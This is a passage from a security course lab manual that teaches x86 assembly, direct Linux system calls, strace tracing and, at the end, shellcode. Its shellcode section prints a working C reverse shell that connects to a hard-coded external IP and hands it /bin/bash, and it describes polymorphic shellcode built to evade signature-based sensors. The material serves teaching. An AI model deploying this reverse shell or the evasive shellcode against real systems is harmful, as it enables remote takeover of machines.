You need to construct the procedure for invoking the proper system call. You can do this lab either using C, using assembly (employing the syscall calling convention for your platform), or using a mixture of both (i.e., inline assembly).

You may want to save a snapshot of your VM before embarking on this problem. At last report, VMPlayer has limited or no snapshot capabilities, so saving a copy of your VM files is a good alternative if you are using that virtualization platform.

3.3 Interlude: Tools: A Disassembler Script

Hackers tend to build tools to help them inspect, identify, understand, and manipulate interesting state. Such tool–building is a hallmark of a good hacker, but it is likely that someone has already written a tool that you'll find useful. In many cases, we need to go back and forth from bytes to assembly code and from assembly code to bytes. Some of us can do this in our sleep, but that comes only from familiarity and experience with the actual assembly language. Often, looking at a new architecture entails manipulating an assembly language for which you have not yet memorized all the translations. Pity.

In the case of disassembling streams of bytes, there are several tools, but a very useful one is `udis86`, found at: `http://udis86.sourceforge.net/`. The GNU binutils `objdump` utility and gdb will also dissemble code (and data), but you need to feed it a valid ELF file or process first, respectively. The udis86 library is very useful because it operates on raw streams of bytes and does not expect a valid binary. In the complementary case of assembling a stream of bytes into a valid ELF, one of us (SB) wrote a nifty little script that uses the `nasm` assembler.

We used some examples from the website `http://www.shell-storm.org/smashme/`, but as of this writing, the site appears to be offline. Nevertheless, from one of the examples we use to drop a shell, here is an example of disassembling bytes into assembly and assembling bytes into shellcode. One shell-storm example started with the bytes below. Using udis86's command line interface `udcli`, we can disassemble those bytes:

```
[bear:sismat] 126) echo ``6a 0b 58 99 52 66 68 2d 70'' | udcli -32 -x
0000000000000000 6a0b            push 0xb
0000000000000002 58              pop eax
0000000000000003 99              cdq
0000000000000004 52              push edx
0000000000000005 66682d70        push word 0x702d
```

To assemble an instruction or two (i.e., from instruction mneumonics to actual executable ELF), one of us (SB) wrote a little script that uses nasm (Intel syntax, like IDA):

```
#!/bin/bash

echo -e ``BITS 32\n$1'' >> temp.asm && nasm temp.asm -o temp.bin
rm temp.asm
if [ -f temp.bin ] ; then
     od -N 16 -t x1 temp.bin && rm temp.bin
fi
```

which does something like this:

```
sergey@bear:~/bin$ assemble ``mov ecx, esp \n nop \n nop''
0000000 89 e1 90 90
0000004
```

Using the script requires that `nasm` be in your shell's $PATH variable. You can obtain `nasm` from your local package tool or `http://www.nasm.us/pub/nasm/releasebuilds/2.09rc1/`.

3.4 Speaking Machine Language

This lab is an introduction to assembly programming. Students often do not get a lot of practice programming directly in assembly for various "good" reasons. Programming large systems in assembly is tedious; large chunks of code are repetitive, and this microscopic view of control flow can easily lead to the overuse of "goto"–style programming. Assembly–only syntax and instructions are seen as too primitive and do not necessarily naturally map to today's fascination with object–oriented programming languages and software engineering patterns.

Moreover, compilers are quite good at automatically generating large piles of assembly code, and are even quite good at optimizing and scheduling instructions to be consumed by the architecture (for the purposes of exposing things like instruction level parallelism). So students do not get a lot of exposure to assembly programming except to MIPS-style or simplified CISC languages in a computer architecture course.

Nevertheless, good hackers often want to see the assembly code of a program; often, the high-level source can be misleading because a number of transformations will have happened to it between the time it has left the developer's fingertips and the time a CPU actually executes a translation of it. For example, multiple passes of the pre-processor, compiler, assembler, and linker will have transformed the source code; optimization in the compiler can radically change what actual instructions get placed in the binary, and even the binary can be rewritten at runtime (think JIT as but one example of this). As a result, source is often a distraction at worst and at best just another piece of evidence about the actual behavior of the system. Even though a static disassembly isn't the "truth" about what the CPU is eventually going to do, it is somewhat closer to the truth than anything else besides instrumenting the CPU itself.

3.4.1 Synopsis

In this lab, you will observe the translation path of source code to assembly: what happens to source code as it moves across various layers of abstraction and gets closer to machine instructions.

3.4.2 Learning Outcomes

1. understand the interplay and influence that compilation and program translation have on the semantics of actual execution.

2. learn about various gcc flags

3. begin to get acquainted with the semantics and syntax of x86 assembly code (most examples use 32 bit for now).

3.4.3 Materials

You will need an editor, nasm, and gcc. It will help to have some idea of the major architectural features of x86. For example, you should know the register names and what they are used for, how the stack is referenced and maintained, and how to read Intel–style x86 assembly syntax.

3.4.4 Description

We will begin by observing how gcc (which is really a set of programs that handle various stages of program translation) can be instructed to output an assembly representation of your program.

Task 1 Write a simple program that prints "hello, world"; save it in the file hello.c and quit your editor. At the commmand line, "compile" this program by issuing the command:

```
$ gcc -S hello.c
```

If you have no errors in your C code, this should produce a file called `hello.s`. Do you notice any differences between the source code and what you've written?

Read the assembly output line by line. Most assembly mneumonics are not that hard to understand. Can you get a sense of what is happening? Do you see the setup of the activation record for invoking the output call?
Actually compile the code, by issuing a command like:

```
$ gcc -Wall -o hello hello.c
```

Examine a disassembly of the ELF binary via a command like:

```
$ objdump -d hello
```

This command will disassemble all executable sections of the ELF; among them will be the `.text` section and this will contain your "main" function. Compare the assembly code with your source code and with the assembly code produced via `gcc -S`. What differences do you notice? While all these differences are slight, they are initial evidence that even in this very simple case, all is not as it seems: subtle differences in how a program actually executes creep in, diverging from the semantics you *think* you expressed in the source code.

Task 2 The x86 architecture has a very classic CISC assembly language with variable-length instructions, multiple addressing modes, and lots of hidden state. So we can see that the x86 language is very dense, but do typical programs use all those instructions and addressing modes? What is the typical distribution of assembly instructions in programs? Your next task is to answer this question by looking at a large supply of real x86 instructions as used by real programs. One good place to get a valid collection of x86 instructions as they are used in "real" programs is the C library shared object on your host.

Find the GNU libc library file (shared object) on your machine. For example, this might be a file named `/lib64/libc-2.12.so`

```
[locasto@csl ~]$ ll /lib64/libc-2.12.so
-rwxr-xr-x 1 root root 1.9M Aug 27  2012 /lib64/libc-2.12.so*
[locasto@csl ~]$ file /lib64/libc-2.12.so
/lib64/libc-2.12.so: ELF 64-bit LSB shared object, x86-64, \
version 1 (GNU/Linux), dynamically linked (uses shared libs), \
for GNU/Linux 2.6.18, not stripped
[locasto@csl ~]$
```

(we inserted the backslashes for readability).

Once you have found this file, copy it to a directory you own. It is your task to discover the frequency distribution of assembly instructions in this library. You may find the following Unix commands helpful (read/skim their manual pages if you are not familar with them):

1. objdump -d
2. awk
3. sort
4. uniq

NB: one answer (i.e., a Unix command-line "pipeline" of Unix programs) appears below. At this point, before reading further, try to come up with this pipeline on your own given the list of potentially applicable instructions above.

Chain these together in a pipeline so that you output all the assembly instructions in the libc shared object (.so), pass it to awk to extract the instruction opcode mnemonic, sort the output so that all the opcodes are lexicographically ordered, then pass that output to `uniq -c` to eliminate duplicates and count the frequency of each opcode. A final pass through `sort -nr` should provide a nice frequency table, as shown in Table 3.1.

Sample Answer For example, you can put together this command line: (do not include the backslash characters, they are simply to split the long line).

```
[locasto@csl ~]$ objdump -d --no-show-raw-insn \
  /lib64/libc-2.12.so | \
  awk '{print $2}' | \
  sort | \
  uniq -c | \
  sort -nr > glibc-ins.txt
```

This list can give you a hit list of instructions to read up on. They are most frequently used, and hence instructions that you will likely come across in both writing and reading assembly code.

Task 3 Up to this point, we have gone from the source to two versions of the machine code for a program. We have also looked at the distribution of typical assembly instructions in glibc. Now, we will actually speak assembly (machine) code directly without having to write C code and rely on the compiler to translate for us. In the next lab, we will use this skill to invoke system calls.

count	ins. name	count	ins. name
86012	mov	1906	cmpl
14388	je	1688	ja
13487	cmp	1614	jbe
13319	lea	1608	or
12465	test	1577	shr
11542	add	1299	pcmpeqb
10851	nop	1275	jae
9996	jne	1219	pcmpgtb
9935	callq	1218	pand
9792	jmpq	1196	movb
8067	sub	1159	shl
6907	xor	1155	jle
4760	nopl	1070	cmpb
4335	jmp	943	jg
4219	movdqa	926	cmpq
4177	movzbl	916	js
4080	pop	844	pmovmskb
3343	and	832	psrldq
3094	retq	745	por
3062	push	726	pxor
3052	nopw	694	xchg
2766	movl	686	lock
2317	movslq	564	jb
2299	movq	...	...

Table 3.1: *Frequency Distribution of x86 instructions*. This table contains the most frequently appearing x86_64 instructions in a recent libc.so library file. The table is truncated for brevity.

Your task is to write a small amount of assembly code and directly assemble it to a valid ELF binary. You will want to use the nasm tool or SB's mini assembler script from Section 3.3.

In this task, you will write a small x86 assembly program and assemble it with the `nasm` assembler. This program (shown below) does not contain a lot of functionality, and it does not use system calls. Both of these facts limit the general utility of the program, but it is still a useful skeleton to support your next activity: writing assembly code that actually invokes system calls (and therefore affects the outside the world and asks the OS to do things on behalf of the program). Open your favorite text editor and type a program like the one in Figure 3.1.

You can "compile" this program with directives like those shown below. First, we invoke `nasm` to assemble the code we typed above. The process of "assembling" is a relatively straightforward translation of assembly instructions to their machine representation based on the opcodes and operands. Once nasm has produced a .text section

```
BITS 64;
GLOBAL _start;
SECTION .text;
_start:
     mov eax, 1
     int3
```

Figure 3.1: *A Small x86 Assembly Program.* Written in intel syntax for the NASM assembler, this program moves a value into a register and then invokes a software interrupt.

for us, we ask gcc to link the resulting file and turn it into a valid ELF. At this point, we could have used the `ld` utility rather than calling `gcc`; no real lexing, parsing, or other translation happens. Instead, `gcc` calls `ld` for us and outputs a valid ELF called `int.x` of size 528 bytes. Quite a bit smaller than the programs you're accustomed to writing, isn't it?

```
[locasto@csl code]$ nasm -f elf64 -o int.bin int.asm
[locasto@csl code]$ gcc -s -nostdlib -o int.x int.bin
[locasto@csl code]$ ll int.x
-rwxr-xr-x 1 locasto profs 528 Apr 20 12:35 int.x*
```

You can ask the `objdump` utility to display the "disassembled" version of this binary. Yes, this should match what you just wrote in your

```
[locasto@csl code]$ objdump -d int.x

int.x:     file format elf64-x86-64

Disassembly of section .text:

00000000004000e0 <.text>:
  4000e0:b8 01 00 00 00       mov    $0x1,%eax
  4000e5:cc                   int3
[locasto@csl code]$
```

Looks familiar, doesn't it? Even though this program is two instructions long (with a bit of extra boilerplate to make sure we have a valid ELF so that the OS loader will actually create a process with this contents), it still manages to do something interesting and useful: it invokes a breakpoint trap. What happens when we actually ask the shell to execute this program?

```
[locasto@csl code]$ ./int.x
Trace/breakpoint trap
[locasto@csl code]$
```

This instruction (hex value `CC`) or `int3` is an instruction to the CPU to cause an exception (a software interrupt); this exception is of a kind that the OS has registered a listener for (early on in the boot sequence, the OS sets up a table of interrupt handlers called the IDT). Because our small program invokes this instruction, the CPU notifies the OS, and the OS executes a default handler via the IDT (which is essentially a lookup table of function pointers into the OS kernel code). The default action is to print a message and terminate the process that produced this exception. As an aside, note that the normal use of `int3` is actually for debugging and tracing. Since no other process has registered as being interested in tracing our "int.x" program (this would happen via a call to the ptrace(2) system call), the registered int3 handler in the OS kernel winds up delivering a signal to the "int.x" process and the process terminates (the default action for most signals is to terminate). Check out your local manual page (`man 7 signal`) for the default action of a `SIGTRAP`.

3.4.5 Notes, Hints, and Recommendations

Now would be an excellent time to cozy up to the Intel IA-32 developer's manual. Or, if you want the short version, you should review "A Tiny Guide to x86 Programming." You may also be interested in "A Whirlwind Tour of Creating Teensey ELF Executables" in preparation for the next lab.

3.5 Speaking to the Machine: The System Call Interface

In this lab, you will learn the system call calling convention, how it differs from making a function call in a userspace program, why it needs to be that way, and how this convention isn't exactly true anymore (but works anyway).

This may seem surprising, but in order to have a modern computer do something useful (i.e., affect the real world), your application programs have to ask the OS to do it. The way these requests are made is via the system call interface. The system call interface serves as an API for the operating system, but it simultaneously acts as a heavily–moderated gateway to privileged functionality that other user–level APIs typically do not provide. In other words, the system call API is not just an API (i.e., a set of contracts). It is also a mechanism for transitioning across privilege levels.

Therefore, making a system call is radically different than "just" calling a function, although these two activities look exactly the same at the source code level.[1] Programs seldom make system calls directly (for good reasons such as portability), but they can if they really want to do so. You will be practicing this technique and its limitations in this lab.

3.5.1 Synopsis

In this lab exercise, you will learn about the system call interface by invoking system calls directly and writing "mini" programs that (1) do useful work and (2) are only a few tens of bytes long. Compare this to the same ELF or program produced via C level source code and the gcc compiler (as seen in the previous lab).

3.5.2 Learning Outcomes

The purpose of this set of exercises is to help you achieve the following outcomes:

1. give you an up–close look at the system call interface and how it operates
2. help you develop an appreciation for the difference between a function call and a system call and why these control transfer operations differ

3.5.3 Materials

You will need a virtual machine, and editor, nasm, and gcc or ld.

3.5.4 Description

In this lab, you will use x86 assembly code to invoke system calls directly. To do so, you must understand the system call calling convention. This is a convention – an example of design decisions. The Linux/x86 way of invoking system calls is a result

[1]In fact, most system calls are actually wrapped by (or even implemented with) a user–level C library function.

of a particular choice: it's not the best or only way of invoking system calls, it is just the way it is done on Linux. Even the traditional approach has changed with the introduction by Intel of the SYSENTER/SYSEXIT assembly instructions. This leads to a discussion of the VDSO further down in Section 3.5.5.

We will start off, however, by recalling our small assembly program from the previous lab exercise. We will modify this program in a number of small ways to actually invoke a set of system calls.

Task 1: Invoking a System Call Your first task is to write a small assembly program that simply invokes the `_exit(2)` system call. The assembly program we wrote for the previous lab will be a big help. We will use that as a template and modify the actual instructions to invoke a system call.

Of course, this statement requires that we know the procedure (the mechanics) of asking the machine and the OS to cooperate in issuing that system call. On Linux, system calls are invoked via a control transfer through the IDT (the Interrupt Descriptor Table). Unlike "normal" function calls, where arguments are pushed on the stack and then a CALL instruction is issued, in invoking a system call, arguments are placed into registers and then a software interrupt is issued. The way arguments are placed into registers and the choice of an interrupt vector (i.e., the value of the software interrupt) form a contract: userspace programs promise to set up the call this way and kernels promise to interpret the supplied arguments in a way that executes the corresponding system call.

First, the system call number is placed in the eax register. The system call number is a small integer uniquely identifying *which* system call we are interested in having execute. Then all subsequent arguments (if any) are placed in the registers ebx, ecx, edx, edi, esi. Finally, the INT instruction is executed with a vector of 0x80 (128 decimal).

So now you know the pattern for invoking a system call. That pattern generally holds, but it does differ slightly based on what system call you are calling. The sequence generally starts with moving the correct system call number into eax, followed by some number of moves of values into registers, each corresponding to a particular argument, and finally with the interrupt instruction.

Note that the order of these operations is not fixed, just the need for the registers to be loaded with appropriate values upon invocation of the INT instruction. Also, this convention describes the x86 IA-32 version; the 64-bit version of x86 differs slightly.

So you try it: invoke the `_exit` system call with a status value of 33. Here is a code template to get you started:

```
BITS 64
GLOBAL _start
SECTION .text
_start:
        int     0x80
```

We have done the easy part: the INT 0x80 instruction. Now, you ask, where do I find the system call number for _exit(2) ? We can find these in the file: `/usr/include/asm/unistd_32.h` or `/usr/include/asm/unistd_64.h` depending on your CPU architecture. If we look at the first few lines of the 32-bit version, we see that the exit system call number is one.

```
#ifndef _ASM_X86_UNISTD_32_H
#define _ASM_X86_UNISTD_32_H

/*
 * This file contains the system call numbers.
 */

#define __NR_restart_syscall      0
#define __NR_exit  1
#define __NR_fork  2
#define __NR_read  3
#define __NR_write  4
#define __NR_open  5
#define __NR_close  6
#define __NR_waitpid  7
#define __NR_creat  8
#define __NR_link  9
#define __NR_unlink 10
#define __NR_execve 11
...
```

Figure 3.2: *The first few lines of unistd_32.h* Contains the system call name/symbol to number mapping.

So we move the value 1 into eax:

```
BITS 64
GLOBAL _start
SECTION .text
_start:
        mov     eax, 1
        int     0x80
```

But we are not yet done; we still need to supply an argument to the system call that indicates the return status value. Look at the manual page for `_exit`. This system call takes one argument, a status value held in an integer. So we should move the value into the ebx register. All put together, the code sample looks like this:

```
BITS 64
GLOBAL _start
SECTION .text
_start:
        mov     eax, 1
        mov     ebx, 0x21
        int     0x80
```

Assembling and executing this program, then asking the shell for the return value (via the echo command) gives us:

```
[locasto@csl hackabacus]$ nasm -f elf64 exit.asm
[locasto@csl hackabacus]$ gcc -s -nostdlib -o exit.x exit.o
[locasto@csl hackabacus]$ ./exit.x
[locasto@csl hackabacus]$ echo $?
33
[locasto@csl hackabacus]$
```

There you have it: the basis of writing any small assembly program that invokes one or more system calls. All you need to do to have "interesting" programs and computation is to string together an "interesting" sequence of system calls, repeating the system call calling convention pattern for each one.

As a final footnote, the names of the .asm files do not matter: I did not need to name the file "exit.asm" just because we were talking about the exit system call. Likewise, the .x extension I chose above was entirely arbitrary: I did not even need an extension.

Task 2: "Hello, world" Your task is to write a small assembly program to output:

```
hello hackers\n
```

We may be tempted to dive right in an modify the above program. But before we begin, what do we need? These items:

1. how the OS actually produces output
2. the system call number for this system call
3. the syntax and semantics of the parameters to this system call

The kernel produces output via a call to the write(2) system call. Check the manual page (man 2 write) for its syntax and semantics. We can see that it takes three arguments. The first is a file descriptor (a small integer identifying an open file), the second is a pointer (i.e., an address) of a buffer containing the data to output, and the third argument is the length, in bytes, of that output.

As before, we can find the system call number in the appropriate unistd.h file. The system call number for write is 4, so that's the value we place into eax. That's fine, but what should the contents of ebx, ecx, and edx be? Thankfully, we know that all processes are given three open file descriptors by default: stdin, stdout, and stderr. These symbols hold the values zero, one, and two, respectively. So we know that ebx should hold the value one in order for us to write to stdout.

```
BITS 32
GLOBAL _start
SECTION .text
_start:
        mov     eax, 4
        mov     ebx, 1
        mov     ecx, ?
        mov     edx, ?
        int     0x80
```

Now comes the tricky part. What should be in ecx and edx? The message we want to write is “hello hackers”, but *where* is this message? As our program is written above, nowhere. We need to place it somewhere in memory. We have many options to do this, but one of the simplest is to add a .data section to our ELF file and place the message there. We can do this using the nasm `db` (declare bytes) directive.

Look at the code below; it has several important changes. We have added the .data section, created a label called `mesg`, and placed a `0xa` value after our message. By doing these things, we have gained a symbol that points to the address of our message (mesg) and we have terminated the message with a newline character (0xa). Now we can complete our program, placing `mesg` into ecx and the value 15 into edx (the length of the message plus the newline).

```
BITS 32
GLOBAL _start
SECTION .data
mesg:
        db "hello hackers", 0xa
SECTION .text
_start:
        mov     eax, 4
        mov     ebx, 1
        mov     ecx, mesg
        mov     edx, 15
        int     0x80
```

Trying to assemble and run this program usually causes a problem. Can you guess why this crashes? (This is an example of learning through failure modes). Right! We don’t actually gracefully exit the program. So go add in the code for an exit system call. As a small curve ball, try saving the return value of the write(2) system call and supplying it as the argument to the exit system call. Return values are typically placed into the eax register.

So, putting it all together, we have the following program:

```
        ;; invoke the write(2) system call
        ;; write(int fd,  void* buf,  size_t length)
        ;; eax/4 ebx/1    ecx/mesg       edx/15
BITS 64
GLOBAL _start
SECTION .data
mesg:   db 'hello hackers', 0xa
SECTION .text
_start:
        mov     eax, 4
        mov     ebx, 1
        mov     ecx, mesg
        mov     edx, 15
        int     0x80
        mov     ebx, eax
        mov     eax, 1
        int     0x80
```

Assembling and running it:

```
[locasto@csl hackabacus]$ nasm -f elf64 write.asm
[locasto@csl hackabacus]$ gcc -s -nostdlib -o write.x write.o
[locasto@csl hackabacus]$ ./write.x
hello hackers
[locasto@csl hackabacus]$ echo $?
15
[locasto@csl hackabacus]$
```

Task 3: Reading and Writing This task is suitable for an optional extension.

If you are ambitious, modify the program you have written above to read from a file or stdin and echo to stdout. If you are really ambitious, modify the program to try to call “fork” and “execve” with the argument of whatever has been typed at stdin. Hey, you’ve got a shell!

3.5.5 Notes, Hints, and Recommendations

For more background, you may wish to read the manual pages and other documentation:

1. man 2 intro
2. man 2 syscalls
3. NASM documentation:
   `http://www.nasm.us/doc/nasmdoc3.html`

You may also wish to read further on the VDSO (virtual dynamic shared object) mechanism. The Linux kernel silently adds a new runtime memory region to all processes and uses this region to dynamically translate system call invocations to what the underlying hardware provides. Here is a listing of the memory regions of a process on a Linux machine (note the vdso):

```
[locasto@csl hackabacus]$ cat /proc/self/maps
00400000-0040b000 r-xp 00000000 08:01 721010                             /bin/cat
0060b000-0060c000 rw-p 0000b000 08:01 721010                             /bin/cat
0060c000-0060d000 rw-p 00000000 00:00 0
00ad2000-00af3000 rw-p 00000000 00:00 0                                  [heap]
3b8ee00000-3b8ee20000 r-xp 00000000 08:01 1163266                        /lib64/ld-2.12.so
3b8f01f000-3b8f020000 r--p 0001f000 08:01 1163266                        /lib64/ld-2.12.so
3b8f020000-3b8f021000 rw-p 00020000 08:01 1163266                        /lib64/ld-2.12.so
3b8f021000-3b8f022000 rw-p 00000000 00:00 0
3b8f200000-3b8f389000 r-xp 00000000 08:01 1163270                        /lib64/libc-2.12.so
3b8f389000-3b8f589000 ---p 00189000 08:01 1163270                        /lib64/libc-2.12.so
3b8f589000-3b8f58d000 r--p 00189000 08:01 1163270                        /lib64/libc-2.12.so
3b8f58d000-3b8f58e000 rw-p 0018d000 08:01 1163270                        /lib64/libc-2.12.so
3b8f58e000-3b8f593000 rw-p 00000000 00:00 0
7f61d9456000-7f61df2e7000 r--p 00000000 08:01 827515                     /usr/lib/locale/locale-archive
7f61df2e7000-7f61df2ea000 rw-p 00000000 00:00 0
7f61df312000-7f61df313000 rw-p 00000000 00:00 0
7fff6874a000-7fff6875f000 rw-p 00000000 00:00 0                          [stack]
7fff687f1000-7fff687f2000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
[locasto@csl hackabacus]$
```

It does this because Intel realized that invoking system calls via an interrupt is relatively expensive, so they added a pair of assembly instructions that accomplishes the same semantics as entry and exit of the kernel due to a system call.

1. VDSO definition: `http://kernelnewbies.org/KernelGlossary#V`
2. Linux-gate vdso insight: `http://www.trilithium.com/johan/2005/08/linux-gate/`
3. SYSENTER/SYSEXIT trivia: `http://lkml.org/lkml/2002/12/18/218`

3.6 Interlude: Program Behavior: System Call Sequences

One of the most fundamental questions you can ask as a system security practicioner is “What is my program doing?” Although you can ask `readelf` and `objdump` for a description of the code, these tools provide a static view of just the instructions contained in the ELF, *not* what the program is doing at runtime. One of the most important types of information about a program’s behavior that you can witness are what system calls it makes, because in a very real sense, the sequence of system calls is *what* a program *does*.

In the previous labs, you have learned about the system call interface, learned how to write small assembly programs, and seen how system calls can be directly invoked via assembly code. Thus, you have seen how to *produce* system calls – now we ask the question: how can you *observe* them during program execution?

3.6.1 The `strace` tool

This interlude is not going to provide you with a complete introduction to `strace(1)`. Instead, it will highlight a few important and common use cases for it. Please consult the manual page for strace to learn much more! There is also a related tool called `ltrace` that records library calls in addition to system calls.

Redirecting Output By default strace sends its output to stderr, which usually gets dumped to the terminal and intermixed with whatever the program was writing to stdout or stderr. You can ask strace(1) to place its output in a file instead:

```
[locasto@csl ˜]$ strace -i -o echo.out echo hello
hello
[locasto@csl ˜]$ cat echo.out
...
```

Recording/Printing the Instruction Pointer One important piece of information is what instruction invoked a particular system call: where in the program was this call initiated?

```
[locasto@csl ˜]$ strace -i echo hello
[      3b8f2ac727] execve("/bin/echo", ["echo", "hello"], [/* 31 vars */]) = 0
[      3b8ee160fa] brk(0)                  = 0x178f000
[      3b8ee16eea] mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fadb6efb000
[      3b8ee16da7] access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
[      3b8ee16ce7] open("/etc/ld.so.cache", O_RDONLY) = 3
[      3b8ee16cb4] fstat(3, {st_mode=S_IFREG|0644, st_size=162127, ...}) = 0
[      3b8ee16eea] mmap(NULL, 162127, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fadb6ed3000
[      3b8ee16d17] close(3)                = 0
[      3b8ee16ce7] open("/lib64/libc.so.6", O_RDONLY) = 3
[      3b8ee16d47] read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\360\355!\217;\0\0\0"..., 832) = 832
[      3b8ee16cb4] fstat(3, {st_mode=S_IFREG|0755, st_size=1922112, ...}) = 0
[      3b8ee16eea] mmap(0x3b8f200000, 3745960, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x3b8f200000
[      3b8ee16f47] mprotect(0x3b8f389000, 2097152, PROT_NONE) = 0
[      3b8ee16eea] mmap(0x3b8f589000, 20480, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x189000) = 0x3b8f589000
[      3b8ee16eea] mmap(0x3b8f58e000, 18600, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x3b8f58e000
[      3b8ee16d17] close(3)                = 0
[      3b8ee16eea] mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fadb6ed2000
[      3b8ee16eea] mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fadb6ed1000
[      3b8ee16eea] mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fadb6ed0000
[      3b8ee02566] arch_prctl(ARCH_SET_FS, 0x7fadb6ed1700) = 0
[      3b8ee16f47] mprotect(0x3b8f589000, 16384, PROT_READ) = 0
[      3b8ee16f47] mprotect(0x3b8f01f000, 4096, PROT_READ) = 0
[      3b8ee16f17] munmap(0x7fadb6ed3000, 162127) = 0
[      3b8f2e012a] brk(0)                  = 0x178f000
[      3b8f2e012a] brk(0x17b0000)       = 0x17b0000
[      3b8f2dac10] open("/usr/lib/locale/locale-archive", O_RDONLY) = 3
[      3b8f2da784] fstat(3, {st_mode=S_IFREG|0644, st_size=99158576, ...}) = 0
[      3b8f2e4c6a] mmap(NULL, 99158576, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fadb103f000
[      3b8f22a64c] close(3)             = 0
[      3b8f2da784] fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
[      3b8f2e4c6a] mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fadb6efa000
[      3b8f2dae60] write(1, "hello\n", 6hello
) = 6
[      3b8f2dada0] close(1)             = 0
[      3b8f2e4c97] munmap(0x7fadb6efa000, 4096) = 0
[      3b8f2dada0] close(2)             = 0
[      3b8f2ac708] exit_group(0)        = ?
[locasto@csl ~]$
```

Printing a Summary The output of strace can be overwhelming, and strace is prepared to help with that problem via the "-c" parameter:

```
[locasto@csl ~]$ strace -c echo hello
hello
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  -nan    0.000000           0         1           read
  -nan    0.000000           0         1           write
  -nan    0.000000           0         3           open
  -nan    0.000000           0         5           close
  -nan    0.000000           0         4           fstat
  -nan    0.000000           0        10           mmap
  -nan    0.000000           0         3           mprotect
  -nan    0.000000           0         2           munmap
  -nan    0.000000           0         3           brk
  -nan    0.000000           0         1         1 access
  -nan    0.000000           0         1           execve
  -nan    0.000000           0         1           arch_prctl
------ ----------- ----------- --------- --------- ----------------
100.00    0.000000                    35         1 total
[locasto@csl ~]$
```

Trace Sets Sometimes we are interested only in a subset of system calls or system calls of a specific type (e.g., file, network). Strace provides the ability to filter by supplying the "-e trace=set" syntax. For example, to print only network I/O system calls:

```
strace -e trace=network nc -l 22222
```

What system calls do you see here? Look at their manual page for a description! The aim here is to (1) increase your awareness of the breadth of the system call interface and (2) give you a preview of some networking concepts.

3.6.2 Applications

One of the applications of system call tracing (besides debugging) is to perform intrusion detection based on sequences of system calls: either known bad ones (i.e., misuse detection) or unfamiliar ones (i.e., anomaly detection).

As an experiment, consider creating behavior profiles of common programs by savings multiple runs of programs and creating system call sequences. You can use the sequences as the basis of behavior and even augment it with values of the arguments passed to the call.

3.7 Shellcode

In this lab, you will continue working with assembly code. Now that you know how to write assembly–only programs that invoke system calls, you are prepared to write "shellcode": small assembly programs that are typically the "payload" of an exploit or code injection attack.

Code injection attacks typically require (1) injection of code and (2) transfer of control to that injected code. Some modern attacks that use return-to-libc or ROP-style "code reuse" do not require you to inject code, merely specially formulated data items that essentially construct a fake arbitrary control flow that reuses existing, native target-resident code. Of course, attackers still have many ways of getting the victim to install a full-blown application (think fake AV). Hitting a hard–to–reach buffer or function pointer in an existing application isn't strictly necessary when you can trick someone into installing software for you!

All things being equal, most countermeasures attempt to disrupt either the injection of code (e.g., by detecting corruption of state that is a side effect of such injection) or transfer of control to that code.

3.7.1 Synopsis

This lab will give you practice with basic shellcode as well as shellcode that is disguised in various ways.

3.7.2 Learning Outcomes

This lab should help you to:

1. practice and reinforce your skills in constructing and reading shellcode
2. understand some basic ways that shellcode can be disguised or encoded (i.e., polymorphism)

3.7.3 Materials

gcc. nasm. udcli.

3.7.4 Description

In this lab, you will get practice hand-executing shellcode and then analyzing some variants.

Task 1: Hand-Execute Shellcode This lab illustrates the system call calling conventions and how to spawn a shell via the setup and invocation of `execve(2)`.

Task 1: Hand-execute a piece of shellcode, such as the one found at: `http://www.shell-storm.org/shellcode/files/shellcode-606.php`. Unfortunately, as of this writing, this site seems to be offline.

Task 2: Back-Connecting Shellcode `http://www.shell-storm.org/shellcode/files/shellcode-552.php`

The `c_code()` and `asm_code()` functions are there as an explanation; they do not run. Also, seems like another mistake in the port number: it's actually 0xefb0 (61360), not 0xb0ef (45295) as claimed, network vs host order. Figure 3.3 is an equivalent C program to connect to 129.170.215.120:45295

```
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>          /* See socket(2) */
#include <stdlib.h>             /* exit(3) */
int main()
{
  char *arg[2];
  char sockaddr[] = ``\x02\x00''             //  Address family
                    ``\xb0\xef''             //  port
                    ``\x00\x00\x00\x00''     //  sin_addr
                    ``\x00\x00\x00\x00''
                    ``\x00\x00\x00\x00'';
  int sock;
  sockaddr[4] = 129;
  sockaddr[5] = 170;
  sockaddr[6] = 215;
  sockaddr[7] = 120;
  sock = socket(2, 1, 6);
  if (connect(sock, sockaddr, 16) < 0) exit(1);
      dup2(sock, 0);
      dup2(sock, 1);
      dup2(sock, 2);
      arg[0] = ``/bin/bash'';
      arg[1] = NULL;
      execve(arg[0], &arg[0], NULL);
      exit(0);
}
```

Figure 3.3: *backsh.c*. A simple C program to create a socket and drop a shell if connected to.

Task 3: Polymorphic Shellcode Changing the appearance of shellcode is one trick to hide it. If we have a signature or misuse–based sensor like Snort that looks for simple regular expressions of known bad content, then the way to defeat such a sensor is to look like something new (but do the same thing) every time.

The file `http://www.shell-storm.org/shellcode/files/shellcode-656.php` serves as a nice introductory obfuscated ("polymorphic") shellcode example. It starts out very simply:

```
